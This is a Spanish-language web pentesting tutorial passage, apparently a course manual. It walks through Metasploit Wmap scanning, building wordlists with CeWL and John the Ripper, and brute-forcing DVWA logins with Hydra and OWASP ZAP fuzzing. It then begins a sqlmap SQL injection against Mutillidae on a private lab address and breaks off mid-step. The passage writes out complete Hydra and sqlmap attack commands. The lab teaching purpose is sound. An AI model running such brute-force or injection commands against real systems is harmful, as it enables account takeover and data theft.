URL	http://192.168.28.129/cyclone/

Con OWASP-ZAP se pueden realizar escaneos en búsqueda de vulnerabilidades y generar reportes en múltiples extensiones, los escaneos funcionan mientras la herramienta navega y abre links o mientras hace pequeños ataques para definir

la presencia de vulnerabilidades, obvio un escaneo es más cauteloso que el otro.

Módulo de Wmap en Metasploit.

Lejos de las interfaces gráficas y los escáneres automatizados y volviendo a la línea de comandos, una herramienta ventajosa es **Wmap**, que es un **módulo dentro de Metasploit** que nos permite encontrar vulnerabilidades en las aplicaciones web. Esto es de suma ventaja ya que podemos realizar el escaneo desde el framework de Metasploit, teniendo así a la mano los resultados de escaneo para trabajar con ellos ahí mismo o guardarlos en las bases de datos del framework para posteriormente consultarlos.

- Para trabajar con Metasploit, es necesario inicializar la base de datos del Framework, puesto a que la herramienta tiene como gestor de bases de datos a PostgreSQL, hay que inicializar el servicio de este para que evitemos errores en el uso de este, esto se hace desde una terminal de comandos ejecutando el comando: " **service postgresql start** ", después revisamos su funcionamiento con " **service postgresql status** " , ejecutamos también los comandos "**msfdb init**" y "**msfdb start**", con estos iniciaremos la base de datos que está configurada en el framework, la contraseña puede ser cualquiera si es la primera vez de uso:

Imagen 1.7.1: Inicialización del servicio de PostgreSQL y revisión de su estatus.

Imagen 1.7.2: Creación de las bases de datos.

- Ya hecho esto, iniciamos el framework con el comando "**msfconsole**" o desde el **menú de aplicaciones**, en la categoría de **Explotación**, escogemos "**Metasploit Framework",** luego de haber iniciado, se nos mostrará la información acerca de la version actual del framework y lo que contiene, ya iniciado, cargamos el **módulo de Wmap,** escribiendo "**load wmap**", presionamos Enter :




Imagen 1.7.3: Moduló "Wmap" cargado.

- Con los comandos **"help"** visualizamos la lista de los **modos de uso** para el modulo en el que estamos dentro:




Imagen 1.7.4: Opciones de uso para Wmap.

- Con el comando **"wmap_sites"** visualizamos el listado de opciones para los sitios agregados a la lista para escaneo:

Imagen 1.7.5: Parámetros de configuracion para la opción i

- Añadiremos un sito para el escaneo, en esta caso se escaneará la aplicación de peruggia, también está disponible en el repertorio de aplicaciones de nuestra maquina OWASP, ejecutamos: "**wmap_sites -a http://192.168.28.129/peruggia/"** (la dirección varía). Donde **"-a**" indica que se añade a la lista la url que especificamos

Imagen 1.7.6: Host añadido.

- Luego de haber sido creado el sitio, para mostrar la lista de hosts o URLs añadidos utilizamos el comando " **wmap_sites -l**":




Imagen 1.7.7: Host enlistado en el registro de direcciones.

- Seleccionamos nuestro objetivo (target) para el escaneo, utilizando el comando "**wmap_targets -d 0**" donde "d" es nuestro "Id":

Imagen 1.7.8: Carga de Host para su escaneo.

- Hecho esto correremos el modulo ejecutando el comando " **wmap_run –e** " **(Puede tomar un largo tiempo)**




Imagen 1.7.9: Comenzando las pruebas y escaneo en el host especificado.

- Después de una larga espera (en el caso del escaneo de este sitio), para ver el listado de vulnerabilidades, utilizamos los comando "**vulns**" para entrar al módulo donde se encuentran las vulnerabilidades del host especificado y el comando "**wmap_vulns –l"** para visualizar todas la vulnerabilidades o fallos de seguridad identificados en el proceso de escaneo para ese host (el listado de las vulnerabilidades puede variar)**:**

Imagen 1.8.0: Uso del comando "vulns" para enumerar en un listado las vulnerabilidades encontradas.

Wmap funciona **mediante el apoyo de los demás módulos de Metasploit** para poder realizar el escaneo y enviar los resultados a la base de datos, el framework integra estos módulos, así entrando a cada directorio o enlace dentro de la aplicación y realizar un escaneo más profundo del host especificado en los parámetros de configuración.

Explotación.

Luego de haber hacho recopilación de información, haber alterado el comportamiento de algunas aplicaciones web, usado escáneres automatizados, es momento de realizar fuerza bruta por distintas formas, asi como la elaboración de diccionarios para el propósito de esto. Posteriormente podremos aprovechar algún defecto o punto débil dentro de alguna aplicación web para asi poder llevar a cabo algún ataque más complejo y asi obtener acceso a las partes restringidas de las aplicaciones, en este apartado se demostrará paso a paso la realización de los ataques con mayor número de incidencia en las aplicaciones web, asi como el familiarizarnos con distintas herramientas para llevar a cabo estos ataques.

Ataques por Fuerza Bruta.

Es común que las formas de loggeo que nos encontremos online sean vulnerables por múltiples razones a este tipo de ataques. Estos consisten en que un atacante o atacantes configuren determinados valores dentro de las herramientas para conseguir esto. Existen 2 tipos de ataques en esta categoría:

- **Por Diccionario o "Wordlist":** Es donde se involucra un listado de palabras o combinación que serán usadas para el propósito del ataque, estos diccionarios se pueden hacer de forma manual, construirlos con una herramienta o conseguirlos por un tercero, el detalle está en que a diferencia del método tradicional, solo se trabajará con las combinaciones disponibles o existentes en el diccionario que se vaya a utilizar.
- El otro tipo es **el tradicional:** Aqui es donde se involucra un **algoritmo que prueba con todas las combinaciones posibles** hasta dar con la correcta. **Este tipo de ataques suelen toma tiempo, ya sean minutos, horas, días, meses, o**

incluso años, dependiendo de la complejidad de la contraseña que otorgue el acceso que se esté buscando, asi como demás factores que intervienen en esto, como la cantidad de letras, símbolos, números, tipo de cifrado que se utilizando **(64 bits, 128 bits o 256) mientras mayor sea este número, más complejo será cifrado y por consecuente mayor será el tiempo de obtención de este password.**

Este tipo de ataques comúnmente están dirigidos a un servicio de autenticación, comúnmente son enviados por la funcionalidad de los métodos GET y POST realizando múltiples peticiones o "requests" al servidor. En esta parte del capítulo realizaremos varias pruebas donde se demostrará como crear diccionarios, alterarlos y usarlos para llevar a cabo estos ataques.

Elaboración de Wordlists (diccionarios) mediante Cewl.

Al momento de analizar alguna aplicación web, encontramos nombres o algunas otras palabras utilizadas por la organización, esto puede ser de suma importancia ya que con estas palabras se pueden hacer listas (diccionarios) para realizar ataques de fuerza bruta, y una herramienta que puede hacer este trabajo es **Cewl.**

- Abrimos una terminal de comandos y ejecutamos : " **cewl - -help** " para mostrar las opciones de uso de la herramienta:




Imagen 1.8.1: Opciones de configuración y modo de uso de "Cewl"

- La manera en que haremos la lista o diccionario será analizando una aplicación web, en este caso tomaremos como ejemplo a la página de **WackoPicko**, en donde se recopilarán todas las palabras o combinaciones que estén dentro para después agregarlas a esta lista, de donde sacaremos la lista que queremos, ejecutamos: "**cewl –w cewl_Wacko.txt –c –m 5 http://192.168.28.129/WackoPicko/"** Donde "**–w**" especificará el archivo de salida, "**-c**" contará el total de veces que una palabra se encuentre y "-**m**" es el mínimo de dígitos que se establecerá para la búsqueda de palabras.(La dirección cambia depende de la IP de su máquina vulnerable):

Imagen 1.8.2: Configuración de comando para construir un diccionario basado en el contenido dentro del dominio i d

- Ejecutado con éxito y creada la lista, vamos a su ubicación (root por defecto), abrimos el archivo, aparecerá con el nombre que se le haya dado,
  y lo abrimos. Se mostrará la lista generada tras el análisis de la aplicación y posteriormente utilizaremos esta lista para hacer un ataque de tipo Fuerza Bruta.

Imagen 1.8.3: Contenido del diccionario elaborado con Cewl.

Elaboración de diccionarios con John the Ripper.

Puede que sea el "**password cracker**" favorito de todos los pentesters y hackers, puesto que tiene muchas funciones, entre el uso de diccionarios y fuerza bruta, se puede adaptar a otro diccionario para buscar las palabras o combinaciones que "**el escogería**" para realizar el ataque, esto **aplicando reglas a los diccionarios y modificándolos**, esto lo haremos en base al diccionario anteriormente obtenido para tener uno más extenso.

- Mencionado antes, John tiene la opción de mostrar las palabras que el usaría para hacer el ataque. Ejecutamos el siguiente comando: **john --stdout -wordlist=cewl_Wacko.txt :**

Imagen 1.8.4: Configuracion del comando para hacer uso de "john" en conjunto con un diccionario.

- John tiene la opción de cambiar de varias formas cada password de la lista para asi poder tener un diccionario más completo, al comando anterior le agregamos la opción " **- - rules** ", este parámetro establece las reglas de john para extender el tamaño del diccionario:

Imagen 1.8.5: Aplicación de las "reglas de John" hacia el diccionario proporcionado.

- Ejecutado y terminado, vemos como se añaden números a los passwords de la lista anterior, para así tener un diccionario más extenso, Los números después de la coma, es el número de combinaciones que hay con ese password, vemos que este nuevo diccionario tiene más passwords que el anterior, este cuenta con 3496 combinaciones o passwords, mientras que el primero contaba solo con 428:




Imagen 1.8.6: Combinación de palabras y numerosas exitosa, aumentando asi el tamaño de nuestro diccionario, con 3496 palabras.

El uso principal de John the Ripper no es generar diccionarios, es el cracking de passwords, lo cual hace muy bien. Lo que hicimos aquí fue alagar o **extender un diccionario**, así como **adaptarlo a passwords usados por usuarios modernos**, que es lo que hace la función de las reglas, mediante un algoritmo añadir ciertas combinaciones a las palabras para que resulte más eficiente el diccionario al disponer de un mayor número de combinaciones para los intentos, asi como también aproximándose a la complejidad de los passwords en caso de que se necesite.

Ataque por fuerza bruta mediante THC-Hydra.

Después de habernos familiarizado un poco con los diccionarios y su creación, es momento de pasar al uso de herramientas para realizar fuerza bruta. Hydra es una herramienta que es considerablemente rápida, fácil de usar y flexible, ya que puede ser utilizada en las plataformas de Windows y Linux como también soporta varios tipos de protocolos.

Hydra es una herramienta que nos **permite crackear contraseñas de servicios de tipo login**, es una herramienta que crackea passwords en línea, es decir, encuentra passwords de un servicio de networking. En este ejercicio accederemos por medio de fuerza bruta a una página de loggeo usando Hydra.

- Nos dirigimos a Damn Vulnerable Web Application (El link Puede variar):

Imagen 1.8.7: Formulario de loggeo de DVWA.

- Abrimos una terminal y haremos un diccionario con Cewl, el cual como se mencionó antes recopilará la info útil de la página actual para hacer el diccionario, en este caso, haremos primero una **lista de usuarios**, ejecutamos el comando y abrimos él **.txt** generado:

Imagen 1.8.8: Configuración de comando para obtención de diccionario en base al contenido del dominio especificado.

```
┌─[root@parrot]─[~]
└──╼ #cewl -w cewl_users.txt -c -m 8 http://192.168.28.129/dvwa/login.php
CeWL 5.1 Robin Wood (robin@digi.ninja) (http://digi.ninja)
```

- Ya abierto el file, vemos las palabras recopiladas de la página para nuestra lista de usuarios, nosotros le agregaremos unas cuantas, de forma manual añadimos los 7 usuarios que están seleccionados, les **quitaremos los números**, dejando solamente las comas al costado de cada palabra, quedando asi el archivo:

cewl_users.txt

```
1  Vulnerable,
2  Application,
3  Password,
4  Username,
5  RandomStorm,
6  OpenSource,
7  admin,
8  prueba,
9  login,
10 test,
11 pass,
12 user,
13 user1,
14
```

Imagen 1.8.9: Adición manual de combinaciones a nuestro diccionario.

- Para analizar el envío de datos funciona y **entender la solicitud de loggeo**, utilizaremos un **Web Application Proxy**, para lograr esto. Para esto, vamos a

hacer uso de un **sniffer/proxy**, en este caso utilizaremos Burp suite, configuraremos el proxy de nuestro navegador para que funciones junto con Burp suite. En la pestaña de "**Edit**" escogemos "**Preferences**" dentro hacemos clic en "**Advanced**" después en "**Networking**" y hacemos clic en "**Settings**" y establecemos la siguiente configuración:




Imagen 1.9.0: Configuración del proxy en nuestro navegador web.

- Luego de configurar esto, abrimos Burp Suite para que empiece a interceptar el tráfico y paquetes que se envían: Dejando listo esto, navegamos a la aplicación de DVWA, dentro, en la forma de loggeo enviamos un usuario y password **errorenos**.




Imagen 1.9.1: Loggeo con credenciales ficticias.

- Una vez hecho esto, nos dirigimos a **Burp**, como ya está interceptando el tráfico, ya vemos que es lo que se está enviando, hacemos clic en la pestaña de **Proxy**, donde se mostrarán las variables con las que trabaja el proceso de loggeo, que son: **"username" , "password" y "Login"**

Imagen 1.9.2: Intercepción de paquete asociado al intento de loggeo.

- Ya vimos cómo es que funciona, estamos listos para realizar el ataque, asi que ejecutaremos el siguiente comando:
  hydra 192.168.28.129 http-form-post "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:login.php" -L cewl_users.txt -e ns -u -t 2 -w 15 -o resultadoBruteForceHydraDVWA.txt

- Donde **http-form-post** indica que el ataque será contra una forma HTTP con solicitudes de tipo POST.
- **-L** es la lista que se usara para los usuarios
- **-e ns** se indica para usar el nombre de usuario como contraseña y también intenta dejando el campo de la contraseña vacío.
- **-u** este parámetro se usa para comenzar las iteraciones con los usuarios y no con los passwords, asi evitando el bloqueo de la cuenta si se presentará el caso.
- **-t 2** Significa que vamos a usar 2 "threads" (hilos) al mismo tiempo, así sin hacer flooding del servidor.
- **-o** será para indicar el nombre de nuestro **archivo de salida**.

Al ejecutarlo comienza el proceso de envío de peticiones, comprobando cual o cuales son las credenciales correctas para completar este loggeo, asi como también se muestra el archivo de salida generado por la herramienta, este se guarda por default en la locación de "**root**":




Imagen 1.9.3: ataque completado y obtención de usuarios y passwords correctos para el loggeo.

Imagen 1.9.4: Usuario "admin" loggeado.

En resumen, lo que hicimos fue analizar el request de loggeo para saber cómo funcionaba y como estaba constituido, esto gracias al proxy que utilizamos que fue Burp Suite para después realizar un ataque de fuerza bruta con Hydra mediante los parámetros de configuración adecuados y una lista de usuarios que ya teníamos y que modificamos, como se vio, hicimos uso de Hydra y sus funciones como cracker de passwords de servicios online.

Ataque por fuerza bruta mediante OWASP-ZAP.

ZAP es una herramienta gratuita que nos permite hacer **pruebas en aplicaciones web**, asi como ataques con **Fuzzers, web spiders**, puede servir como crawler y asi como también como **escáner de vulnerabilidades.**

Antes de comenzar se necesita tener abierto ZAP se inicia con el comando: **owasp-zap,** y configurar nuestro navegador para que el proxy pueda trabajar junto con él. En este caso el navegador que usaremos será el Owasp-Mantra que es básicamente un Firefox con **Add-Ons** o extensiones precargadas para

poder hacer **testing de aplicaciones web. Estas herramientas ya vienen instaladas en la distro de Parrot.**

- Abrimos el navegador y nos dirigimos a **Damn Vulnerable Web Application**, nos loggeamos y dentro escogemos **la pestaña de Brute Force** que será donde realizaremos el Ejercicio:




Imagen 1.9.5: Formulario de loggeo para la realización de pruebas.

- Como ya tenemos el proxy funcionando en este navegador al igual que tenemos corriendo ZAP, ingresaremos un usuario y password erróneo para analizar cómo trabaja el servicio de loggeo, en donde nos arrojará el siguiente mensaje:

```
Username and/or password incorrect.
```

- Nos dirigimos a ZAP, puesto a que el proxy está capturando el tráfico y paquetes, podremos visualizar las credenciales invalidas que ingresamos en la forma del loggeo, en el lado izquierdo del proxy aparecen los sitios de los que se recibieron "**requests**", escogemos el correcto, en este caso el que contenga las variables del loggeo, hacemos clic derecho en él, nos dirigimos a "**Attack**" y escogemos "**Fuzz**":

Imagen 1.9.6: Intercepción de paquetes realizada por Burp Suite, en donde esta seleccionado el que contiene los valores enviados por el loggeo.

- Al hacer esto se abrirá un pestaña nueva, seleccionamos el lugar donde va el password, en este caso seleccionaremos el password erróneo, que será el lugar donde se realizara este **Fuzzing**, ya seleccionado hacemos clic en "**Add**":




Imagen 1.9.7: Selección de vector en donde se realizará el Fuzzing.

- Hecho el clic en Add, buscaremos el Wordlists que usaremos, en este caso se encuentra en **usr/share/wordlists/** y usaremos el que se llama "**fasttrack**":

Imagen 1.9.8: Selección de fuzzer "fasttrack".

- Ya seleccionado nos mostrará la locación del "**fuzzer**" para poder usarlo, y hacemos clic en "**Start Fuzzer".** Comenzará el **Fuzzing** y al terminar, veremos una lista de los **Fuzzers reflejados** y los payloads que se muestran, hacemos clic, en el de "**admin**":




Imagen 1.9.9: Ubicación del fuzzer obtenido, donde se encuentran las credenciales.

- Al seleccionarlo se mostrará un parte del código con la que se hace interacción, como también la respuesta que se obtiene con ese payload, donde nos muestra las credenciales válidas.

Imagen 1.10.1: Obtención de las credenciales legítimas, junto con demás detalles sobre esta petición

- Volvemos a DVWA, en la pestaña de Brute Force e ingresamos los datos, en donde ya nos dará acceso correcto:

NOTA: *Aquí se utilizó Firebug y se cambió el tipo de campo para la contraseña fuese visible.*

Lo que hicimos aquí en este ejercicio fue hacer uso de un Web proxy (ZAP) y poder analizar el funcionamiento del servicio de loggeo en el ejercicio de Brute Force en DVWA, así enviando un **Fuzzer** al campo de del password para que inyectará el vector de ataque antes seleccionado. Y así mostrando los Fuzzers

reflejados junto con los payloads que dieron resultado, en este caso fue el de "**admin**".

Un **fuzzer** o también **Fuzzing** es una técnica de pruebas de software utilizado para descubrir los errores de codificación y los agujeros de seguridad en el software, sistemas operativos o una red mediante la introducción de cantidades masivas de datos aleatorios al sistema provocando incluso que este caiga.

Inyección SQL mediante SQLmap.

¿Qué es una inyección SQL y como se lleva acabo?

Es un ataque que está dirigido a las bases de datos, en donde se lleva a cabo la inyección de vectores de ataque en un input especificado, este fallo de seguridad o vulnerabilidad se deben comúnmente a que la entrada de datos o inputs no autentican de forma correcta el ingreso de datos (como se vio anteriormente)aquí es donde un atacante puedea provecharse para realizar acciones perjudiciales, este tipo de ataques pueden llegar a ser bastante comprometedores, en la mejor situación, acceso a información sensible, en el peor de los caso, comprometer por completo un host o servidor.

Este tipo de ataques pueden ser de proceso muy laborioso, ya que los factores a considerar pueden ser numerosos, en nuestras distros para Pentesting (Kali/Parrot) se incluye una herramienta que facilita este proceso, **SQLmap**. Esta es una de las herramientas opensource más poderosas para pentesters que automatiza el proceso **de búsqueda y explotación de inyección SQL**, para **robar datos o capturar a un host remoto**. Lo que hace sqlmap diferente de otras herramientas para la explotación de inyecciones SQL, sqlmap es capaz no sólo de encontrar un fallo de seguridad, sino que también **explotarlo en su totalidad**, además tiene una gran funcionalidad, que va desde la posibilidad de determinar el sistema de gestor de base de datos (DBMS), realizar volcados (copias) de los datos y puede terminar con la obtención del acceso al sistema con la capacidad para acceder a archivos en el host y ejecutar comandos arbitrarios en el servidor .

Utilizaremos esta herramienta para poder explotar esta vulnerabilidad.

- Navegamos a: "**http://192.168.28.129/mutillidae/index.php?page=userinfo.php**" (La dirección varia). En donde veremos una forma de loggeo, la cual atacaremos.

Imagen 1.10.2: Formulario de loggeo dentro de la aplicación.

- Ingresaremos **un usuario y password ficticios**, en este caso será**: "usuario"** y **"sqlinject".**
- Presionamos Enter y obviamente nos devolverá un **error de autenticación**, y copiamos el **enlace URL** que está en la barra de herramientas:

Imagen 1.10.3: URL del navegador.

- Abrimos una terminal de comandos y escribimos: "**sqlmap –h**" para ver el modo de uso de la herramienta:




Imagen 1.10.4: Opciones de configuración y modo de uso para "sqlmap".

- Viendo el modo de uso y escogiendo los parámetros de configuración adecuados, ejecutaremos el siguiente comando, la dirección puede cambiar: **"sqlmap –u "192.168.28.129/mutillidae/index.php?page=user info.php&username=usuario&password=sqlinject&user-info-php-submitbutton=View+Account+Details" -p username --current-user --current-db".**

En donde **"-u"** indica el URL, "**-p**" el parámetro username, donde se inyectaran los vectores de ataque, **"--current-user"** indica que se trabaje con ese usuario y **"--current-db"** que se realice todo en la base d datos actual, **escribimos el comando tal cual y está escrito** y lo ejecutamos:




Imagen 1.10.5: Ejecución del comando y comienzo del proceso de inyección.

- Comenzado el proceso de inyección, nos indica que el **método "GET" del parámetro "username" puede ser inyectable**, asi como también nos muestra el **posible SGBD**.

- Nos muestra que el parámetro o método "**GET**" **podría ser inyectable o vulnerable a XSS** (Cross-site-scripting). Vemos también que afirma que el SGBD es **MySQL,** y nos pregunta si queremos **seguir probando payloads** para los demás SGBD, le diremos que sí, escribiendo **"Y"** y presionando Enter:

